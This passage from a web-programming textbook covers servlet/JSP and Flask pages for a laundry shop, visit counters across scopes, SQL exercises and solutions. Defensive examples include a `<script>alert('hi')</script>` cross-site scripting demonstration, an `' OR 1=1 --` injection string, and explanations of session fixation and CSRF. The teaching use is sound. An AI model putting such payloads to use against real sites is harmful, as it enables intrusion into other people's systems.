    with sqlite3.connect(DB) as conn:
        conn.row_factory = sqlite3.Row
        o = conn.execute("SELECT name FROM Outlet WHERE id = ?", (outlet,)).fetchone()
        if o is None:
            abort(404, f"No outlet {outlet}")
        items = conn.execute("""SELECT b.id, b.status, b.rack, c.name, s.description,
b.unit
                                 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                                 JOIN Service s ON s.id = b.Service_id
                                WHERE b.Outlet_id = ? AND b.status IN ('queued',
'finished')
                                ORDER BY b.status <> 'finished', b.arrived""",
(outlet,)).fetchall()
    return render_template_string(VIEW, outlet=outlet, outlet_name=o["name"], items=items)
```

Listing 8.44 (Continued) *p811_queue.py: the queue page with a Flask route and a Jinja template, and the escaping experiment.*

```
if __name__ == "__main__":
    c = app.test_client()
    print(c.get("/queue?outlet=O03").get_data(as_text=True))
    print("GET /queue?outlet=O09 ->", c.get("/queue?outlet=O09").status)
    with app.app_context():                           # the tempting mistake, shown on one
name
        name = "<script>alert('hi')</script>"
        print("escaped:", render_template_string("<td>{{ n }}</td>", n=name))
        print("|safe:  ", render_template_string("<td>{{ n|safe }}</td>", n=name))
```

Listing 8.45 `P811Queue.java`: the queue page on the JDK's server, with a controller method and a view method.

```java
// P811Queue.java - Problem 8.11 on the JDK's HTTP server: a controller method and a view
method.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P811Queue   (Windows: ; not :)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P811Queue {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB",
"../data/laundry.db");

    record Item(String id, String status, String rack, String name, String description, int
unit) { }

    static String h(Object s) {                          // the job c:out does in the JSP
page
        return String.valueOf(s).replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;")
                .replace("\"", "&#34;").replace("'", "&#39;");
    }

    /** The view: turns the model into HTML and does nothing else. */
    static String view(String outlet, String outletName, List<Item> items) {
        StringBuilder b = new StringBuilder("<!DOCTYPE html>\n<html
lang=\"en\">\n<head><meta charset=\"utf-8\"><title>Queue "
                + h(outlet) + "</title></head>\n<body>\n<h1>Queue at " + h(outletName) +
"</h1>\n<p>" + items.size()
                + " bills are in the shop.</p>\n<table>\n
<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th>"
                + "<th>Service</th><th>Qty</th></tr>\n");
        for (Item i : items) {
            b.append("
<tr><td>").append(h(i.id())).append("</td><td>").append(h(i.status())).append("</td><td>")

.append(h(i.rack())).append("</td><td>").append(h(i.name())).append("</td><td>").append(h(i
.description()))
             .append("</td><td>").append(i.unit()).append("</td></tr>\n");
        }
        return b.append("</table>\n</body>\n</html>").toString();
    }
```

Listing 8.45 (Continued) *P811Queue.java: the queue page on the JDK's server, with a controller method and a view method.*

```
    /** The controller: reads the request and the database, then hands the model to the
view. */
    static void queue(HttpExchange ex) throws IOException {
        String q = ex.getRequestURI().getQuery();
        String outlet = q != null && q.startsWith("outlet=") ? q.substring(7) : "O01";
        int status = 200;
        String page;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + DB);
             PreparedStatement o = c.prepareStatement("SELECT name FROM Outlet WHERE id =
?");
             PreparedStatement st = c.prepareStatement("""
                     SELECT b.id, b.status, b.rack, c.name, s.description, b.unit
                       FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s
ON s.id = b.Service_id
                      WHERE b.Outlet_id = ? AND b.status IN ('queued', 'finished')
                      ORDER BY b.status <> 'finished', b.arrived""")) {
            o.setString(1, outlet);
            ResultSet ro = o.executeQuery();
            if (!ro.next()) {
                status = 404;
                page = "No outlet " + h(outlet);
            } else {
                st.setString(1, outlet);
                List<Item> items = new ArrayList<>();
                ResultSet rs = st.executeQuery();
                while (rs.next()) {
                    items.add(new Item(rs.getString(1), rs.getString(2), rs.getString(3),
rs.getString(4),
                              rs.getString(5), rs.getInt(6)));
                }
                page = view(outlet, ro.getString(1), items);
            }
        } catch (SQLException e) {
            status = 500;
            page = "Database error";
        }
        byte[] body = page.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, body.length);
        ex.getResponseBody().write(body);
        ex.close();
    }
```

Listing 8.45 (Continued) *P811Queue.java: the queue page on the JDK's server, with a controller method and a view method.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
        server.createContext("/queue", P811Queue::queue);
        server.start();
        String u = "http://127.0.0.1:" + server.getAddress().getPort() + "/queue?outlet=";
        HttpClient client = HttpClient.newHttpClient();
        try {
            System.out.println(client.send(HttpRequest.newBuilder(URI.create(u +
"O03")).build(),
                    HttpResponse.BodyHandlers.ofString()).body());
            System.out.println("GET /queue?outlet=O09 -> " +
client.send(HttpRequest.newBuilder(URI.create(u + "O09")).build(),
                    HttpResponse.BodyHandlers.ofString()).statusCode());
        } finally {
            server.stop(0);
        }
    }
}
```

The two programs produced the same page, byte for byte. Here is the Python run:

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue O03</title></head>
<body>
<h1>Queue at Profitina Laundry Wiyung</h1>
<p>10 bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
  <tr><td>B1097</td><td>finished</td><td>C04</td><td>Rafi Susanto</td><td>Ironing only (per
kg)</td><td>3</td></tr>
  <tr><td>B1321</td><td>finished</td><td>B14</td><td>Nadia Zulkarnain</td><td>Wash, dry
&amp; fold (per kg)</td><td>6</td></tr>
  <tr><td>B1542</td><td>finished</td><td>C05</td><td>Farah Putri Kusuma</td><td>Dry
cleaning - dress/kebaya (per item)</td><td>2</td></tr>
  <tr><td>B2403</td><td>finished</td><td>C11</td><td>Winda Firmansyah</td><td>Wash, dry
&amp; fold (per kg)</td><td>10</td></tr>
  <tr><td>B2938</td><td>finished</td><td>A05</td><td>Syaiful Wijaya</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td></tr>
  <tr><td>B2940</td><td>queued</td><td>C06</td><td>Susanti Mahendra</td><td>Bed cover, any
size (per item)</td><td>1</td></tr>
  <tr><td>B2941</td><td>queued</td><td>C18</td><td>Farah Wijaya</td><td>Wash, dry &amp;
fold (per kg)</td><td>8</td></tr>
  <tr><td>B2944</td><td>queued</td><td>A01</td><td>Nurul Suryadi</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td></tr>
  <tr><td>B2950</td><td>queued</td><td>A02</td><td>Ma&#39;ruf Saputra</td><td>Wash, dry
&amp; fold (per kg)</td><td>6</td></tr>
  <tr><td>B2952</td><td>queued</td><td>B07</td><td>Khadijah Zulkarnain</td><td>Wash, dry
&amp; fold (per kg)</td><td>5</td></tr>
</table>
</body>
</html>
GET /queue?outlet=O09 -> 404 NOT FOUND
escaped: <td>&lt;script&gt;alert(&#39;hi&#39;)&lt;/script&gt;</td>
|safe:   <td><script>alert('hi')</script></td>
```

The Java run ends with `GET /queue?outlet=O09 -> 404` (Flask adds the reason phrase, `NOT FOUND`) and has no escaping experiment; the rest is identical.

A tempting wrong solution. In the JSP page, `<td>${b.customer}</td>` is shorter than `<td><c:out value="${b.customer}"/></td>` and shows the same names, so it is tempting. But

the Expression Language does *not* escape what it prints. The day a customer registers with the name `<script>alert('hi')</script>` (and Problem 8.2's registration form lets anyone register), every queue screen in the shop runs that script. The last two lines of the Python run show both sides of it: the escaped cell displays the name as harmless text, while `|safe`, which switches escaping off exactly as a bare `${…}` does, sends a live `<script>` element to the browser. The attack is called *cross-site scripting*, and the defense is to escape at output, every time, which is what `c:out`, Jinja's default and the `h()` functions of this chapter do.

> **CHECK YOURSELF.** A colleague moves the SQL query into the JSP page, inside a scriptlet, "because it is only one query". Name two things that become harder.
>
> *Answer.* Testing: the query can now only be run by rendering the page in a container, whereas in the servlet it can be run by a stand-in such as **Listing 8.43** or a unit test. Reuse and change: a second view of the same data (a JSON version, a printout) must copy the query, and a change to the table must be found in every page. A third answer is also right: errors in the query now appear as errors in a generated servlet whose line numbers do not match the page (Chapter 7).

8.7.2 Problem 8.12 — Four places to keep a number

> **PROBLEM.** A page must show each visitor how many times *he* has visited it, and how many visits *all* visitors have made together. Write it as a servlet, explain which variables are created when, and show the result for two visitors. Give Java and Python equivalents.

In our own words. Two counters with different lifetimes and different owners: "your visits" belongs to one visitor and lives as long as his session; "all visits" belongs to the application and lives as long as the application runs. The question is where in a servlet each one goes.

Design. A servlet offers four places to keep a value, and **Table 8.5** lists them with their lifetime and who shares them. The key fact from Chapter 7 is in the second row: the container creates *one* object of each servlet class and sends every request, from every visitor, to that same object, often on several threads at once.

Table 8.5 Four places to keep a value in a servlet. Only the session is private to one visitor.

Where	Created	Destroyed	Shared by
a local variable inside `doGet`	at every request	at the end of that request	nobody
a field of the servlet	once, when the container creates the servlet	when the servlet is destroyed	every visitor and every thread
a session attribute	at the visitor's first `getSession()`	at logout or time-out	one visitor's requests
an application (context) attribute	when set, usually in `init()`	when the application stops	every visitor

The servlet solution. **Listing 8.46** keeps a number in all four places and prints all four, so that we can watch them.

Listing 8.46 `VisitServlet.java`: a local variable, a field, a session attribute and an application attribute, printed side by side.

```
// VisitServlet.java - Problem 8.12: one servlet object, four places to keep a number, and
the
// three lifecycle methods the container calls: init() once, service() per request,
destroy() once.
package laundry;

import jakarta.servlet.ServletContext;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;

import java.io.IOException;

@WebServlet("/visits")
public class VisitServlet extends HttpServlet {
    private int fieldCount = 0;       // WRONG home for "your visits": this one object
serves every visitor

    @Override
    public void init() {
        getServletContext().setAttribute("total", 0);
        System.out.println("init(): VisitServlet created");
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        int local = 0;
        local++;                                        // a local variable is born and
dies per request
        synchronized (this) {
            fieldCount++;                               // shared by all visitors (and all
threads)
        }
        HttpSession session = req.getSession();         // this visitor only
        Integer mine = (Integer) session.getAttribute("mine");
        mine = (mine == null) ? 1 : mine + 1;
        session.setAttribute("mine", mine);
        ServletContext app = getServletContext();       // the whole application
        int total;
        synchronized (app) {
            total = (Integer) app.getAttribute("total") + 1;
            app.setAttribute("total", total);
        }
        resp.setContentType("text/plain; charset=UTF-8");
        resp.getWriter().printf("local=%d field=%d session=%d application=%d%n", local,
fieldCount, mine, total);
    }
```

Listing 8.46 (Continued) *VisitServlet.java: a local variable, a field, a session attribute and an application attribute, printed side by side.*

```
    @Override
    public void destroy() {
        System.out.println("destroy(): VisitServlet removed after " + fieldCount + "
requests");
    }
}
```

Run in the stand-in container of **Listing 8.43**, with Rina visiting twice, then Bayu once, then Rina again:

```
init(): VisitServlet created
Rina: GET {}
  local=1 field=1 session=1 application=1
Rina: GET {}
  local=1 field=2 session=2 application=2
Bayu: GET {}
  local=1 field=3 session=1 application=3
Rina: GET {}
  local=1 field=4 session=3 application=4
destroy(): VisitServlet removed after 4 requests
```

Line by line. `init()` ran once, before the first request, and `destroy()` once, at the end; `service` (which calls `doGet`) ran four times. The local variable is 1 every time: it is born and dies with each request. The field counts every request from everybody, 1, 2, 3, 4, and so does the application attribute. The session attribute is the only one that answers "your visits": Rina sees 1, 2 and then 3, while Bayu sees 1. Both shared counters are updated inside `synchronized` blocks, because two requests on two threads could otherwise read the same old value, both add one, and lose a visit. The application attribute is set to 0 in `init()`, so that `doGet` can always read it.

The Python and Java solutions. Listing 8.47 keeps "your visits" in Flask's session and "all visits" in a module variable guarded by a lock; **Listing 8.48** keeps them in a map of sessions and an `AtomicInteger`. Each simulates the two visitors with two clients that keep separate cookies, and both printed:

Listing 8.47 `p812_visits.py`: per-visitor and per-application counts in Flask.

```python
# p812_visits.py - Problem 8.12 in Flask: "your visits" in the session, "all visits" in the
application.
import os
import threading

from flask import Flask, session

app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or os.urandom(32)
all_visits = 0                                          # one number for the whole
application
lock = threading.Lock()                                  # a real server runs requests in
parallel


@app.get("/visits")
def visits():
    global all_visits
    session["mine"] = session.get("mine", 0) + 1        # this visitor only (a signed
cookie)
    with lock:
        all_visits += 1
        total = all_visits
    return f"your visits={session['mine']}, all visits={total}"


if __name__ == "__main__":
    browsers = {"Rina": app.test_client(), "Bayu": app.test_client()}   # each keeps its
own cookies
    for who in ("Rina", "Rina", "Bayu", "Rina"):
        print(f"{who}: {browsers[who].get('/visits').get_data(as_text=True)}")
```

Listing 8.48 `P812Visits.java`: the same counts on the JDK's server, with two cookie-keeping clients.

```
// P812Visits.java - Problem 8.12 on the JDK's HTTP server: per-visitor and per-application
counts.
// Run: java P812Visits
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.CookieManager;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.Map;
import java.util.UUID;
import java.util.concurrent.ConcurrentHashMap;
import java.util.concurrent.atomic.AtomicInteger;

public class P812Visits {
    static final AtomicInteger ALL = new AtomicInteger();                    //
application scope
    static final Map<String, AtomicInteger> MINE = new ConcurrentHashMap<>(); // session id
-> count

    static void visits(HttpExchange ex) throws IOException {
        String cookie = ex.getRequestHeaders().getFirst("Cookie");
        String sid = cookie != null && cookie.startsWith("SID=") ? cookie.substring(4) :
null;
        if (sid == null || !MINE.containsKey(sid)) {                         // a new
visitor: new session
            sid = UUID.randomUUID().toString();
            MINE.put(sid, new AtomicInteger());
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/; HttpOnly");
        }
        String text = "your visits=" + MINE.get(sid).incrementAndGet() + ", all visits=" +
ALL.incrementAndGet();
        byte[] b = text.getBytes(StandardCharsets.UTF_8);
        ex.sendResponseHeaders(200, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }
```

Listing 8.48 (Continued) *P812Visits.java: the same counts on the JDK's server, with two cookie-keeping clients.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
        server.createContext("/visits", P812Visits::visits);
        server.start();
        URI u = URI.create("http://127.0.0.1:" + server.getAddress().getPort() +
"/visits");
        Map<String, HttpClient> browsers = Map.of(                            // each
keeps its own cookies
                "Rina", HttpClient.newBuilder().cookieHandler(new CookieManager()).build(),
                "Bayu", HttpClient.newBuilder().cookieHandler(new
CookieManager()).build());
        try {
            for (String who : new String[] {"Rina", "Rina", "Bayu", "Rina"}) {
                String body = browsers.get(who).send(HttpRequest.newBuilder(u).build(),
                        HttpResponse.BodyHandlers.ofString()).body();
                System.out.println(who + ": " + body);
            }
        } finally {
            server.stop(0);
        }
    }
}
```

```
Rina: your visits=1, all visits=1
Rina: your visits=2, all visits=2
Bayu: your visits=1, all visits=3
Rina: your visits=3, all visits=4
```

A tempting wrong solution. Keep "your visits" in a field, because a field "remembers between requests", which is true. Look at Bayu's first visit in the servlet output: the field says 3. Bayu has visited once; the 3 counts Rina's visits too, because there is only one servlet object and it serves everyone. In a JSP page the same mistake is written `<%! int count = 0; %>`: a *declaration* becomes a field of the generated servlet (Chapter 7), so the page shows every visitor the same shared number. Anything that belongs to one visitor (his count, his basket, his identity) goes in the session.

> **CHECK YOURSELF.** For each value, choose the scope: (a) the message "Payment recorded" shown once after a redirect; (b) the list of bills a JSP page displays; (c) the number of customers currently logged in; (d) a cashier's chosen outlet for the rest of the day.
>
> *Answer.* (a) Session, removed as soon as it has been shown: the "flash" of the Laundry Desk; request scope would not survive the redirect. (b) Request: it is needed only while this one page is built. (c) Application, updated when sessions begin and end. (d) Session: it belongs to one cashier and should end when she logs out.

8.8 The Problems of This Chapter Compared

Table 8.6 lays the twelve problems side by side. Read down the last column: in every problem the tempting solution works on the ordinary example and fails on one particular input or one particular situation, and in most problems that situation is not the example given in the statement. That is the strongest argument this chapter can make for Step 6 of the method: write the edge cases down before you write the code.

Table 8.6 The twelve problems of the chapter: what each practices and the case its tempting solution gets wrong.

Problem	Topic	Main idea	What the tempting solution gets wrong
8.1	database design	entities, keys, enforced foreign keys	SQLite without `PRAGMA foreign_keys = ON` stores orphans
8.2	authentication	salted slow hash, new session id at login	an unsalted fast hash reveals equal passwords
8.3	CRUD features	front controller, transactions, server-side checks	trusting the browser's `min="1"`
8.4	evidence and delivery	acceptance test over HTTP, `.gitignore`, environment settings	a secret committed once stays in the history
8.5	SQL reports	`WHERE` for rows, `HAVING` for groups, half-open ranges	`BETWEEN` loses the last day; text-bound numbers
8.6	SQL injection	placeholders keep input out of the SQL text	`' OR 1=1 --` reveals a stranger's bill
8.7	cookies and sessions	facts stay on the server; signed is not secret	a `role` cookie is edited to `staff`
8.8	XML output	build a tree, let the library escape	`&` in a description breaks the document
8.9	XML Schema	well-formed, then valid	a well-formed `lost`, `five`, `USD` is accepted
8.10	JSON	numbers as numbers	MySQL `DECIMAL` becomes a string; `+` joins text
8.11	servlet and JSP	controller fills request scope, view only displays	bare `${…}` does not escape
8.12	lifecycle and scopes	one servlet object, many visitors	a field counts everybody's visits

8.9 Profitina in Practice

Profitina, an AI-visibility (GEO) platform in production at app.profitina.com, measures how ready a brand's website is to be cited by AI answer engines and then helps fix what it finds. The ideas of this chapter are visible in the public shape of that product, at a larger scale than a laundry desk.

Accounts, sessions and personal data. Profitina's account features are built for Indonesia's personal data protection law, UU PDP 27/2022: passwords are stored with Argon2id, a slow salted hash of the same family as the PBKDF2 of Problem 8.2; login attempts are rate-limited; and a user can export his data, change his e-mail address or password, and delete his account entirely. Every one of those features is a small group of routes with a permission check in front, exactly the shape of **Table 8.2**, and every one depends on the identity being kept on the server, as in Problem 8.7.

One database, two engines, kept honest. The product runs on PostgreSQL in production and on SQLite in parts of its test path, with a guard that checks that the SQL stays valid on both. Problem 8.5 showed in miniature why such a guard earns its place: the same PDO code returned the right report on MySQL and an empty one on SQLite, because the two engines compare text and numbers differently.

Structured data for machines. Much of what Profitina checks on a website is structured data written for machines to read, such as schema.org markup, `robots.txt` and the `/llms.txt` file that

its own marketing site publishes. It is the lesson of Problems 8.8 to 8.10 turned outward: a document that a program will act on must be well-formed, must follow an agreed schema, and must use the right types.

Testing as a release gate. No release goes out until the full automated suite, well over a thousand tests, passes. The acceptance test of Problem 8.4, twenty-four checks that run in two seconds against three servers, is the same idea at the size of one chapter.

As always, the product advises and its users decide: a visibility score is a measurement with an explanation, not a guarantee. The runnable version of every idea above is the Profitina Laundry code of this chapter.

8.10 Common Mistakes, and How to Avoid Them

Designing pages before data. Tables decided on the last day break every page built on the old ones. Do Steps 2 and 3 of the method first, and draw the conceptual model before writing `CREATE TABLE` (Problem 8.1).

Declaring a foreign key that is not enforced. SQLite needs `PRAGMA foreign_keys = ON` on every connection; MySQL needs InnoDB tables. Test the key by trying to break it (Problem 8.1).

Storing passwords reversibly, or hashing them fast and unsalted. Use a slow salted hash (PBKDF2, bcrypt or Argon2) through the language's tested functions, and compare in constant time (Problem 8.2).

Keeping the session id across a login. Regenerate it at login and destroy the session at logout (Problem 8.2).

Checking only in the browser. HTML attributes such as `required` and `min` help honest users; the server must check everything again, and must compute prices itself (Problem 8.3).

Changing data with `GET`, or answering a `POST` with a page. Use `POST` for every change and answer it with a redirect (Section 8.2, Step 4).

Two related writes without a transaction. A bill without its log row, or a payment without its bill, appears the first time the second statement fails. Wrap them together (Problem 8.3).

Putting a secret in the repository. Read secrets from the environment and commit a template with no values; a secret that has been pushed must be changed, not deleted (Problem 8.4).

`BETWEEN` on timestamps. It excludes everything after midnight on the last day. Use `>= start AND < next day` (Problem 8.5).

Letting PDO bind a number as text. `execute([...])` sends strings; for a number compared with an aggregate, bind with `PDO::PARAM_INT` (Problem 8.5).

Building SQL from input. Use placeholders for every value, and a fixed list of allowed names for identifiers (Problem 8.6).

Trusting a cookie. A cookie is a claim by the visitor. Keep roles and identities in the session (Problem 8.7), and remember that a signed cookie can still be read.

Writing XML or JSON by joining strings. Build a tree or an array and let the library write the text (Problems 8.8 and 8.10).

Stopping at well-formed. Validate against a schema before acting on a document from elsewhere (Problem 8.9).

Money as a string or a float. Send whole rupiah as JSON numbers, and store money as `DECIMAL` (Problems 8.1 and 8.10).

Printing without escaping. Use `c:out`, Jinja's default escaping or an `h()` function for every value; a bare `${…}` or `|safe` is a hole (Problem 8.11).

Per-visitor data in a servlet field or a JSP declaration. There is one servlet object for everyone; use the session (Problem 8.12).

8.11 Chapter Summary

- A web problem is solved in eight steps (Section 8.2): people and verbs, nouns and tables, one place for every fact, URLs, permissions, checks, one request at a time, and secrets kept out while the write-up is kept up.
- The project of Problems 8.1 to 8.4 is one application, the Laundry Desk, written three times (PHP with PDO, Java with the JDK's HTTP server and JDBC, Python with Flask), each organized as model, view and controller, all passing the same twenty-four acceptance checks on the same database.
- Database design has two levels: the conceptual model (entities, relationships, cardinalities; **Figure 8.1**) and the physical model (tables, types, keys, constraints; **Figure 8.2**). A foreign key is only as good as its enforcement.
- Authentication stores a slow salted hash, compares in constant time, keeps the identity in a server-side or signed session, regenerates the session id at login and destroys the session at logout.
- The features follow Post/Redirect/Get, check everything on the server, let the database enforce its rules and report them in words, and group related writes into transactions.
- Delivery means evidence that can be re-run (an acceptance test over HTTP), a write-up with the parts of **Table 8.4**, a repository without secrets or data, and a deployment configured through the environment.
- SQL reports filter rows with `WHERE`, groups with `HAVING`, and timestamps with half-open ranges; bound values need the right type (Problem 8.5). Placeholders stop SQL injection (Problem 8.6). Sessions, not cookies, hold facts (Problem 8.7).
- XML and JSON are written by libraries, validated against a schema when they come from elsewhere, and carry numbers as numbers (Problems 8.8 to 8.10).
- A servlet controller fills request scope and forwards to a JSP view that only displays and always escapes (Problem 8.11); the container makes one servlet object, so per-visitor data belongs in the session (Problem 8.12, **Table 8.5**).

8.12 Exercises

Exercises 8.1, 8.2 and 8.10 ask for SQL; their solutions are in one file, **Listing 8.49**, run on the sample data. The others ask for reasoning or a short piece of code and are answered in words.

1. **(Counting by status.)** Write a query that shows how many bills of outlet O02 are in each status. What does it return on the sample data?
2. **(The best customers.)** Write a query for the three customers who were charged the most for bills received in September 2026, with the number of bills and the total. Break ties by customer id.

3. **(A stored copy.)** `Bill.payment` is copied from `Service.price × Bill.unit`, while the customer's name is never copied into `Bill`. Explain why one copy is good design and the other would not be, in terms of what happens when the source changes.
4. **(Forged requests.)** A page on another site contains a hidden form that posts to `http://your-laundry/customers/C0001/delete`. What protects the Laundry Desk today when a logged-in cashier visits that page, and what additional protection would you add?
5. **(DTD or schema.)** Write a DTD for the document of Problem 8.8. Which rules of **Listing 8.30** can it not express?
6. **(Session fixation.)** Describe, step by step, the attack that `session_regenerate_id(true)` in the login route prevents.
7. **(Sorting safely.)** The customer list should be sortable by `name`, `phone` or `credit`, chosen with `?sort=` in the URL. Why can this not be a `?` placeholder, and how do you write it safely?
8. **(Money and casts.)** A service is priced at `12500.50` by mistake. What does `(int)` in **Listing 8.35** print, and what should happen instead?
9. **(Where does the time go?)** The acceptance test sets `LAUNDRY_NOW`. What would change in its output if it did not, would any check fail, and why does freezing the clock matter anyway?
10. **(Cancelling a bill.)** Write the SQL that cancels the queued bill `B2953` as the database's rules require (see **Figure 8.4**), all or nothing, recording cashier `E0004` in the log.

8.13 Solutions to the Exercises

Exercises 8.1, 8.2 and 8.10. **Listing 8.49** contains the three solutions.

Listing 8.49 `exercises.sql`: solutions to Exercises 8.1, 8.2 and 8.10.

```sql
-- exercises.sql - solutions to the SQL exercises of Chapter 8 (SQLite and MySQL alike).

-- Exercise 8.1: bills of outlet O02 by status, as the data stands (30 September 2026,
21:00).
SELECT status, COUNT(*) AS bills
  FROM Bill
 WHERE Outlet_id = 'O02'
 GROUP BY status
 ORDER BY status;

-- Exercise 8.2: the three customers charged the most for bills received in September 2026.
SELECT c.id, c.name, COUNT(*) AS bills, SUM(b.payment) AS charged
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.arrived >= '2026-09-01' AND b.arrived < '2026-10-01'
 GROUP BY c.id, c.name
 ORDER BY charged DESC, c.id
 LIMIT 3;

-- Exercise 8.10: cancel the queued bill B2953, all or nothing.
BEGIN;
UPDATE Bill SET status = 'departed', departed = '2026-09-30 21:00:00', payment = 0
 WHERE id = 'B2953' AND status = 'queued';
INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES ('B2953', 'cancelled', '2026-09-30 21:00:00', 'E0004');
COMMIT;
SELECT id, status, finished, departed, payment FROM Bill WHERE id = 'B2953';
```

On MariaDB with the sample data (SQLite gives the same rows, without the `.00`):

```
+----------+-------+
| status   | bills |
+----------+-------+
| departed |   981 |
| finished |     6 |
| queued   |     9 |
+----------+-------+
+-------+------------------+-------+-----------+
| id    | name             | bills | charged   |
+-------+------------------+-------+-----------+
| C0158 | Endah Ika Rahman |    10 | 513000.00 |
| C0151 | Syaiful Wijaya   |     7 | 434000.00 |
| C0167 | Evi Syahputra    |     8 | 411000.00 |
+-------+------------------+-------+-----------+
+-------+----------+----------+---------------------+---------+
| id    | status   | finished | departed            | payment |
+-------+----------+----------+---------------------+---------+
| B2953 | departed | NULL     | 2026-09-30 21:00:00 |    0.00 |
+-------+----------+----------+---------------------+---------+
```

For Exercise 8.1, outlet O02 has 981 bills collected, 6 ready for pickup and 9 in the queue. For Exercise 8.2 the grouping is by `c.id` *and* `c.name`, because standard SQL requires every selected column that is not aggregated to be grouped; the date range is half-open, as in Problem 8.5; `LIMIT 3` keeps the top three after sorting. For Exercise 8.10, the `UPDATE` has the extra condition `AND status = 'queued'`, so that a bill that is already finished cannot be cancelled by mistake, and the `UPDATE` and the `INSERT` are one transaction. The result satisfies every `CHECK` of the schema: `departed` with a departure time, no finishing time, and a charge of zero. Run it on a copy of the database; it changes the data.

Exercise 8.3. The charge records an event: what this customer agreed to pay on that day. If the price list changes next month, last month's bill must not change, so the value has to be copied at the moment it becomes true. The customer's name is a current fact about the customer, not about the bill; if it were copied into every bill, a corrected spelling would have to be changed in every copy, and forgetting one leaves the database contradicting itself (the update anomaly of Chapter 5). Copy what is historical; refer to what is current.

Exercise 8.4. Today the session cookie is sent with `SameSite=Lax`, so the browser does *not* attach it to a `POST` that another site starts; the forged delete arrives without a session and is redirected to the login page. Stronger protection, not dependent on browser behavior, is a *CSRF token*: a random value stored in the session and printed as a hidden field in every form of the site; each `POST` handler compares the submitted value with the session's using `hash_equals` and refuses the request when they differ. The other site cannot read the token, so it cannot forge the form.

Exercise 8.5. One possible DTD: `<!ELEMENT bills (bill*)> <!ATTLIST bills outlet CDATA #REQUIRED date CDATA #REQUIRED> <!ELEMENT bill (customer, service, unit, charged)> <!ATTLIST bill id ID #REQUIRED status (queued|finished|departed) #REQUIRED> <!ELEMENT customer (#PCDATA)> <!ATTLIST customer id CDATA #REQUIRED>`, the same for `service`, `<!ELEMENT unit (#PCDATA)> <!ELEMENT charged (#PCDATA)> <!ATTLIST charged currency CDATA #FIXED "IDR">`. The DTD can express the element order, the required attributes, the list of statuses and the fixed currency. It cannot say that `date` is a date, that `unit` is a positive integer, that `charged` is a non-negative integer, or that a bill id is `B` followed by four digits: DTDs have no data types beyond text.

Exercise 8.6. (1) The attacker opens the site and receives a session id, say `abc`, which is not logged in. (2) He gets that id into the victim's browser, for instance through a link on a site that lets an id be set in the URL, or through a shared computer. (3) The victim logs in; without

regeneration, the server now records "session `abc` is Dewi, cashier". (4) The attacker, who knows `abc`, sends requests with it and is Dewi. Regenerating the id at login makes `abc` worthless at step 3: the logged-in session has a new id that the attacker never saw.

Exercise 8.7. A placeholder can stand only for a *value*; a column name is part of the statement's structure, which the database must know when it prepares the statement. So compare the input with a fixed list and use your own copy: `$allowed = ['name' => 'name', 'phone' => 'phone', 'credit' => 'credit']; $col = $allowed[$_GET['sort'] ?? ''] ?? 'name';` and then `"… ORDER BY $col, id"`. The SQL text now only ever contains one of three strings the program itself wrote.

Exercise 8.8. `(int) 12500.50` is `12500`: the cast truncates, silently losing fifty cents, and on MySQL the text `"12500.50"` would be truncated the same way. The price list is in whole rupiah by design, so the right answer is to refuse the value where it enters: `Service_price_pos` could be joined by a check that the price is a whole number, and the form that edits prices should accept only whole numbers. If fractional amounts were ever needed, the JSON should carry them as a number (`12500.5`) or as an integer count of the smallest unit, never as a truncated integer.

Exercise 8.9. Every time stamp the servers write would come from the machine's clock. The new bill `B2954` would arrive, finish and depart at the real time of the run, so the line printed by check F9 would show a different date and time on every run; no check would fail, because all three times come from the same clock and so still satisfy the constraints `Bill_finished_order` and `Bill_departed_order` (`finished >= arrived`, `departed >= finished`). It matters anyway for two reasons. A test whose printed output changes from run to run cannot be compared with an earlier run, so a real change in behavior would be lost among the harmless ones. And the sample data ends on 30 September 2026 at 21:00: a demonstration on an earlier day would show a new bill that arrived *before* bills already in the shop, which is confusing to anyone reading the pages. Freezing the clock makes the run repeatable and the story consistent.

Exercise 8.10. See **Listing 8.49** and its output above.

References

[1] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110

[2] Laravel, "Laravel Documentation: Installation, Routing, Controllers, Eloquent ORM, Starter Kits." [Online]. Available: https://laravel.com/docs

